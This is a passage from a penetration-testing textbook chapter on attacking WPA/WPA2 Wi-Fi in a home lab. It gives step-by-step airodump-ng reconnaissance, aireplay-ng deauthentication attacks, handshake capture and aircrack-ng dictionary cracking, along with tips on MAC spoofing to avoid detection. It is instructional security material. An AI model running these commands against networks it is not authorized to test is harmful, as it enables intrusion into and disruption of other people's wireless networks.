


Figure 14.15: Wireless reconnaissance

By default, `airodump-ng` monitors IEEE 802.11 wireless networks operating on the 2.4 GHz band between channels 1 and 14. If you want to monitor IEEE 802.11 wireless networks on the 5 GHz band, you will need to use a wireless network adapter that supports Monitor mode and the 5 GHz frequency. Additionally, you will need to append the `--band abg` command to the end of `airodump-ng` to specify both 2.4 GHz and 5 GHz.

As shown in the preceding screenshot, the **Terminal** window will now begin to display all of the nearby access points and wireless clients, as well as the following information:

1. **BSSID**: The **Basic Service Set Identifier** (**BSSID**) is the MAC address of the access point or wireless router.
2. **PWR**: This is the power rating, which helps penetration testers determine the distance between their attacker machine and the target wireless network. The lower the power rating, the further away the access point is from your wireless network adapter.
3. **Beacons**: These are the advertisements that are sent from an access point to announce its presence within the vicinity and its wireless network. Beacons usually contain information about the access point, such as the **Service Set Identifier** (**SSID**) or the wireless network's name and its operation.
4. **#Data**: This is the amount of captured data packets per network.
5. **#/s**: This field indicate the number of packets transmitted over 10 seconds.

6. **CH**: This field indicates the current operating channel of the wireless network on the target access point.
7. **MB**: This field outlines the maximum speed that is supported by the access point.
8. **ENC**: This field indicates the wireless security encryption cipher that is currently being used on the wireless network.
9. **AUTH**: This field indicates the type of authentication protocol being used on the wireless network.
10. **ESSID**: The **Extended Service Set Identifier** (**ESSID**) and the name of the network (SSID) are usually the same.
11. **STATION**: This field displays the **Media Access Control** (**MAC**) addresses of both the associated and unassociated wireless client devices.
12. **Probes**: This field indicates the **Preferred Network List** (**PNL**) of a wireless client broadcasting request probes for saved wireless networks.

The wireless client sends a **broadcast probe request** that contains the SSID and other details for a target wireless network that the client wants to establish a connection with. The probe message helps the wireless client discover and connect to any saved wireless networks. The information found within a probe will help a penetration tester to determine a wireless client's MAC address and the preferred list of wireless networks the client is searching for. Furthermore, you can determine which clients are associated with an AP with MAC address filtering enabled. You

can identify a list of the authorized clients that are connected and spoof their MAC addresses on your attacker machine.

The longer `airodump-ng` is running on your Kali Linux machine, the more probes and beacons it will capture from wireless clients and access points respectively, displaying all nearby devices. The following screenshot shows an example of wireless clients and the PNL:




Figure 14.16: Identifying the PNL

By mimicking the SSIDs from the client's PNL, a penetration tester can establish a deceptive access point, known as an "evil twin" attack. The evil twin tricks the wireless client into connecting with the fraudulent network by responding to the client's probe requests, allowing the penetration tester to evaluate the client's vulnerability to such attacks.

7. Next, to monitor all IEEE 802.11 networks operating on a specific channel, use the `airodump-ng -c <channel-number>` command on `airodump-ng`:

```
kali@kali:~$ sudo airodump-ng -c 6 wlan0mon
```

As shown in the following screenshot, only IEEE 802.11 wireless networks that operate on channel 6 of the 2.4 GHz band have been shown:




Figure 14.17: Filtering a specific channel

8. To filter a specific wireless network by its SSID name and its operating channel, use the `airodump-ng -c <channel-number> --essid <ESSID name>` command:

```
kali@kali:~$ sudo airodump-ng -c 6 --essid Target_Net wlan0mon
```

9. As shown in the following screenshot, only the `Target_Net` network has been filtered:

```
CH  6 ][ Elapsed: 36 s ][ 2023-12-15 17:09 ]

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -28 100      377       25    0   6  130   WPA2 CCMP   PSK  Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   66:18:F8:[redacted]  -36    0 - 1      0        7
(not associated)   FC:49:2D:[redacted]  -83    0 - 1     32        6         C6 2020
68:7F:74:01:28:E1  8A:65:00:0C:BD:42  -31    1e- 1e    68       88  PMKID  Target_Net
```

Figure 14.18: Finding the target

Sometimes, an organization may implement an access control list on their wireless routers and access points to permit only authorized devices. MAC filtering does not stop a threat actor or penetration tester from gaining access because, during wireless reconnaissance, the penetration tester can easily identify which clients are associated with a targeted wireless network based on their MAC addresses. Next, you will learn how to determine the MAC addresses of authorized clients on a specific wireless network.


Identifying the associated clients of a targeted network

IT professionals may configure a wireless router or access point with MAC filtering to permit only specific wireless clients on the wireless network. While many organizations rely on this feature to prevent unauthorized devices from joining their network, penetration testers can scan nearby wireless clients and determine their MAC addresses, which can be leveraged to bypass wireless networks with MAC filtering, perform social engineering techniques to trick users into connecting to a rogue network to intercept and/or redirect their traffic, and implant mal-

ware such as backdoors on user devices to allow the penetration tester to access the targeted network when the malware-infected devices are connected to the organization's network.

To discover the associated wireless clients for a specific wireless network, follow these steps:

1. On **Kali Linux**, ensure your wireless network adapter (Alfa AWUS036NHA) is connected to your virtual machine and is in Monitor mode. Ensure that you have a few wireless clients connected to the wireless network.
2. Next, open **Terminal** (#1) within Kali Linux and use the `sudo airodump-ng wlan0mon` command to discover all nearby IEEE 802.11 wireless networks. Then, determine whether your targeted wireless network is in range:



```
CH  9 ][ Elapsed: 1 min ][ 2023-12-15 17:02 ]

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C8:33:E5:[illegible]  -65       38        0    0  11  130   WPA2 CCMP   PSK  [illegible]
38:4C:4F:[illegible]  -80       31       42    0   1  195   WPA2 CCMP   PSK  [illegible]
9C:3D:CF:[illegible]  -37      103        3    0   7  540   WPA2 CCMP   PSK  [illegible]
68:7F:74:01:28:E1  -33       96       13    0   6  130   WPA2 CCMP   PSK  Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C8:33:E5:[illegible]  04:B9:E3:[illegible]  -87    0 - 1      0        1
(not associated)   FC:49:2D:[illegible]  -83    0 - 1      0        2         C6 2020
(not associated)   92:29:25:[illegible]  -30    0 - 1      0        6
(not associated)   0A:D1:5E:[illegible]  -29    0 - 1      0        5
(not associated)   2E:91:5D:[illegible]  -50    0 - 5      0       11
38:4C:4F:[illegible]  E2:F2:14:[illegible]   -1   5e- 0      0       40
38:4C:4F:[illegible]  AA:24:4E:[illegible]   -1   1e- 0      0       11
38:4C:4F:[illegible]  40:A9:CF:[illegible]  -91    0 - 1      0        1
38:4C:4F:[illegible]  CA:EB:1C:[illegible]   -1   1e- 0      0        2
38:4C:4F:[illegible]  8A:0D:E6:[illegible]  -91    0 - 1      0       11
38:4C:4F:[illegible]  12:85:BA:[illegible]  -78    0 - 1      0        2
68:7F:74:01:28:E1  8A:65:00:0C:BD:42  -29   1e- 1e     0       36  PMKID  Target_Net
```

Figure 14.19: Identifying stations

3. Once you've found your target within range, stop `airodump-ng` from scanning by using the *Ctrl* + *C* keyboard shortcut.
4. Assuming your target is `Target_Net`, which is operating on channel 6, use the following command filter only your target:

```
kali@kali:~$ sudo airodump-ng -c 6 --essid Target_Net wlan0mon
```

5. Next, open a new **Terminal** (#2) and perform a de-authentication attack on the target wireless network using `aireplay-ng`. Use the following commands, which get `aireplay-ng` to send 100 de-authentication WLAN frames to all devices that are associated with (connected to) the `Target_Net` wireless network:

```
kali@kali:~$ sudo aireplay-ng -0 100 -e Target_Net wlan0mon
```

The following screenshot shows `aireplay-ng` performing a de-authentication attack on the target:

```
kali@kali:~$ sudo aireplay-ng -0 100 -e Target_Net wlan0mon
17:12:41  Waiting for beacon frame (ESSID: Target_Net) on channel 6
Found BSSID "68:7F:74:01:28:E1" to given ESSID "Target_Net".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:12:41  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:43  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:45  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:46  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:48  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:50  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:52  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:54  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:56  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:57  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:59  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
```

Figure 14.20: Deauthentication attack

6. Next, while the de-authentication attack is in progress, switch to the `airodump-ng` window (**Terminal** #1) and notice the MAC addresses of the associated wireless clients appear under the **STATION** column:

```
CH  6 ][ Elapsed: 2 mins ][ 2023-12-15 17:14 ][ PMKID found: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -27 100     1257      134    0   6  130   WPA2 CCMP   PSK  Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   CA:EB:1C:[illegible]  -89    0 - 1      0        2
(not associated)   FC:49:2D:[illegible]  -82    0 - 1     30       19         C6 2020
68:7F:74:01:28:E1  8A:65:00:0C:BD:42  -34    1e- 1e     0      161  PMKID  Target_Net
```

Figure 14.21: Capturing WPA handshakes

As shown in the preceding screenshot, `airodump-ng` displays the **STATION** to **BSSID** association, which helps penetration testers easily identify which wireless client is associated with a specific access point.

7. Lastly, you can use the pre-installed MAC changer tool within Kali Linux to spoof your MAC address on your wireless network adapter. If the organization's security team is actively monitoring for suspicious activities, spoofing your MAC address to a common device address such as a network printer or a popular vendor system will not trigger any immediate suspicion or investigations.

Having completed this section, you have gained the skills and hands-on experience to perform reconnaissance on IEEE 802.11 wireless networks and have discovered how to determine the MAC addresses of authorized wireless clients for a specific wireless network. In the next section, you will learn how to compromise WPA and WPA2 personal wireless networks.

Compromising WPA/WPA2 Networks

Many small and medium-sized organizations configure their wireless routers and access points to operate in autonomous mode, which means that each access point is independent of the others. This creates an issue when IT professionals have to make administrative changes to the wireless network as they are required to log in to each access point to make the configuration change.

However, in many instances where the access points are operating in autonomous mode, their wireless security configurations are usually set to WPA2-PSK (personal mode). This allows IT professionals to configure a single password or passphrase on the access point that is shared with anyone who wants to access the wireless network.

Using WPA2-PSK is recommended for small networks such as home users and small organizations with few users. However, there are many medium and large organizations that also use this wireless security mode.

As you can imagine, if many users are sharing the same password/passphrase to access the same wireless network, IT professionals will be unable to keep track of a specific user's activity. However, as an aspiring penetration tester, you can compromise IEEE 802.11 wireless networks that use both WPA-PSK and WPA2-PSK security modes as they are vulnerable to brute-force and dictionary attacks. This allows the penetration tester to retrieve the password/passphrase for the wireless network, gain access, and decrypt WLAN frames.

WPA3 offers enhanced security features that reduce the types of security vulnerabilities that were exploited in previous versions, such as WPA and WPA2, by dictionary and brute-force attacks.

The following are common password-cracking techniques on wireless networks:

- **Dictionary attack** – Dictionary attacks enable the attacker to couple a wordlist with possible passwords that are commonly used on systems. The attack tool such as `aircrack-ng` checks each word from the wordlist on the wireless packet capture. However, if the password is not found within the wordlist, the attack will fail and the penetration tester will need to try another. This attack method is less time consuming than brute force.
- **Brute force** – In a brute-force attack, the attacker machine tries every possible combination to identify the password/passphrase used to encrypt the WLAN

frames. Since brute-force attacks attempt to use every possible combination, it is often very time consuming and not usually the go-to attack type for this reason.

Before you begin this exercise, please ensure your wireless router has the following wireless security configurations set up:




Figure 14.22: Wireless router interface

While the password/passphrase is not too complex, this exercise is designed to provide you with **Proofs of Concept** (**PoCs**) of the techniques and strategies used by seasoned penetration testers to compromise an IEEE 802.11 wireless network using the WPA2-PSK security standard. In a real-world exercise, an organization would configure more complex passwords on their wireless routers and access points to restrict access from unauthorized users. However, I've seen organiza-

tions using weak passwords that are commonly found on dictionary wordlists and some are even guessable.

Be sure to check out the **SecLists** GitHub repository for additional wordlists: **https://github.com/danielmiessler/SecLists**.

To start learning how to compromise an IEEE 802.11 wireless network using either the WPA-PSK or WPA2-PSK security standards, please follow these steps:

1. Ensure that both your wireless router and Kali Linux are powered on. Ensure there are a few wireless clients connected to the wireless network.
   Connect your wireless network adapter (Alfa AWUS036NHA) to your Kali Linux virtual machine and ensure it's being recognized as a WLAN network adapter, as shown here:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 14.23: Checking the wireless interface

2. Next, use `airmon-ng` to automatically terminate any processes that may affect the wireless network adapter from operating in Monitor mode:

```
kali@kali:~$ sudo airmon-ng check kill
```

3. Next, use `airmon-ng` to change the operating mode of the wireless adapter to Monitor mode:

```
kali@kali:~$ sudo airmon-ng start wlan0
```

As shown in the following screenshot, `airmon-ng` has automatically changed the `wlan0` interface to Monitor mode by creating the `wlan0mon` interface:




Figure 14.24: Enabling Monitor mode

4. Next, use the `iwconfig` command to verify the operating mode of the wireless interface is in **Monitor** mode as shown below:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 14.25: Verifying Monitor mode

5. Next, use `airodump-ng` to start monitoring all nearby IEEE 802.11 wireless networks:

```
kali@kali:~$ sudo airodump-ng wlan0mon
```

As shown in the following screenshot, our `Target_Net` network is within the vicinity:




Figure 14.26: Wireless reconnaissance

As shown in the preceding screenshot, we can determine the `Target_Net` network is within range of our wireless network adapter and that it's using WPA2 with CCMP (AES) for data encryption. Its operating channel and access point's BSSID are also revealed.

6. Next, use *Ctrl* + *C* or *Ctrl* + *Z* to stop `airodump-ng` from scanning all the channels within the 2.4 GHz band.
7. Next, use the following commands to enable `airodump-ng` to capture and store the WLAN frames for the `Target_Net` network:

```
kali@kali:~$ sudo airodump-ng -c 6 --essid Target_Net wlan0mon -w Target_Net
```

This command will enable `airodump-ng` to listen on the specific channel, filter the `Target_Net` wireless network, and store all captured WLAN frames, including the WPA/WPA2 handshake for the network, locally, on Kali Linux. This WPA/WPA2 four-way handshake is performed between a wireless client and an AP that's using the WPA or WPA2 security mode for authentication. This

four-way handshake is captured by penetration testers to perform offline password-cracking techniques.

In `airodump-ng`, the `-c` syntax specifies the channel, `--essid` is used to specify the ESSID to filter, and `-w` allows the captured frames to be written to an output file.

8. Next, open a new **Terminal** (#2) on Kali Linux to perform a de-authentication attack on the associated clients of the targeted wireless network, using `aireplay-ng` and the BSSID value of the targeted access point, use the following commands:

```
kali@kali:~$ sudo aireplay-ng -0 100 -a 68:7F:74:01:28:E1 wlan0mon
```

The `-0` indicates to perform a de-authentication attack on the target, `100` specifies the number of packets to send, and `-a` specifies the BSSID of the targeted access point or wireless router.
This will cause all associated clients to disassociate and re-associate, forcing the wireless clients to re-send their WPA/WPA2 handshake to the access point, allowing us to capture it, as shown here:




Figure 14.27: Capturing WPA handshake

If the WPA/WPA2 handshake was not captured as shown in the preceding screenshot, perform the de-authentication attack again until the WPA handshake is captured. The de-authentication attack is used to force the connected wireless client to disconnect from the targeted access point, which then triggers the wireless client to re-connect to the targeted access point, at which point the WPA four-way handshake will be exchanged and captured by the penetration tester.

9. Once the WPA/WPA2 handshake has been captured, press *Ctrl* + *C* to stop the `airodump-ng` capture. This will create a `Target_Net-01.cap` file within your current working directory. Use the following commands to view all the files whose filenames begin with `Target_Net`:

```
kali@kali:~$ ls -l Target_Net*
```

As shown below, `airodump-ng` has stored the collected data in various file formats:

```
kali@kali:~$ ls -l Target_Net*
-rw-r--r-- 1 root root  515168 Dec 15 17:49 Target_Net-01.cap
-rw-r--r-- 1 root root    2419 Dec 15 17:49 Target_Net-01.csv
-rw-r--r-- 1 root root     591 Dec 15 17:49 Target_Net-01.kismet.csv
-rw-r--r-- 1 root root   48211 Dec 15 17:49 Target_Net-01.kismet.netxml
-rw-r--r-- 1 root root 1370211 Dec 15 17:49 Target_Net-01.log.csv
```

Figure 14.28: Capture files

10. Next, to perform offline password cracking on the WPA/WPA2 handshake within the `Target_Net-01.cap` file, use `aircrack-ng` with the `-w` syntax to specify a wordlist, as shown here:

```
kali@kali:~$ aircrack-ng Target_Net-01.cap -w /usr/share/wordlists/rockyou.txt
```

As shown in the following screenshot, `aircrack-ng` found the password/passphrase for the `Target_Net` wireless network:

